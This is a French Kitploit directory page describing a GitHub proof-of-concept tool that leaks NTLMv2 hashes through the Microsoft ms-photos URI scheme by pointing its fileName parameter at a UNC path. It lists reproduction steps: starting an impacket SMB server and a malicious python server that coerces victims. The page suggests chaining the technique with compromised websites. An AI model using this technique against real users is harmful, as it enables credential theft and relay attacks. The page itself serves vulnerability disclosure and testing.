

Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
ms-photos_NTLM_Leak — Nouvelle vulnérabilité 0 day permettant de fuiter des hashs NTLM depuis les navigateurs en un clic | Kitploit
Outils/GitHubGitHub/rubenformation/ms-photos_ntlm_leak
Attaques de Mots de PasseAnalyse des VulnérabilitésExploitationMouvement LatéralHameçonnageApprentissage et ÉducationRed Teaming
GitHubrubenformation/ms-photos_ntlm_leak
Partager

ms-photos_NTLM_Leak

Nouvelle vulnérabilité 0 day permettant de fuiter des hashs NTLM depuis les navigateurs en un clic

Voir le dépôt
2093129il y a 1 anVérifié par Kitploit

Fuite NTLM de l'URI ms-photos de Microsoft

Nouvelle vulnérabilité permettant de divulguer des hashs NTLM depuis les navigateurs en un clic

Par Ruben Enkaoua

Description


Le schéma d'URI Microsoft ms-photos prend fileName comme paramètre, qui peut être soumis avec un chemin UNC, divulguant les hashs NTLMv2-SSP une fois l'application ouverte. En créant un lien spécialement formaté, un attaquant peut contraindre une victime à lancer l'application Microsoft Photos directement depuis un navigateur. Lorsqu'elle est déclenchée, cette action entraîne la fuite du hash NTLMv2-SSP de la victime vers un serveur contrôlé par l'attaquant. Ce problème permet l'exposition des identifiants et d'éventuelles attaques par relais dans les environnements d'entreprise, ne nécessitant qu'une interaction minimale de l'utilisateur (ouverture de l'application). Microsoft n'a pas reconnu la vulnérabilité et aucun CVE n'a été émis. De plus, je me suis inspiré du blog Syss de 2022.

Étant donné que le challenge NTLMv2-SSP peut être divulgué vers des chemins UNC exposés publiquement (sauf si une règle de pare-feu sortante SMB/445 est définie), la vulnérabilité peut être combinée à des infections de sites Web, menant à des attaques de la chaîne d'approvisionnement.


Dans la documentation MSDN sur le schéma d'URI, nous pouvons trouver ce qui suit :

image


Étapes pour reproduire


Démarrez le serveur smb

# With a picture: Opens the photo on the target with photos.exe
# Without a picture: Nothing, no photos.exe process window 
impacket-smbserver share . -smb2support

Démarrez le serveur python malveillant

# Edit first the information about the IP, share, and filename for UNC coercing. 
python3 ms-photos-server.py

Accédez à l'emplacement

Ouvrez Chrome et accédez à /test
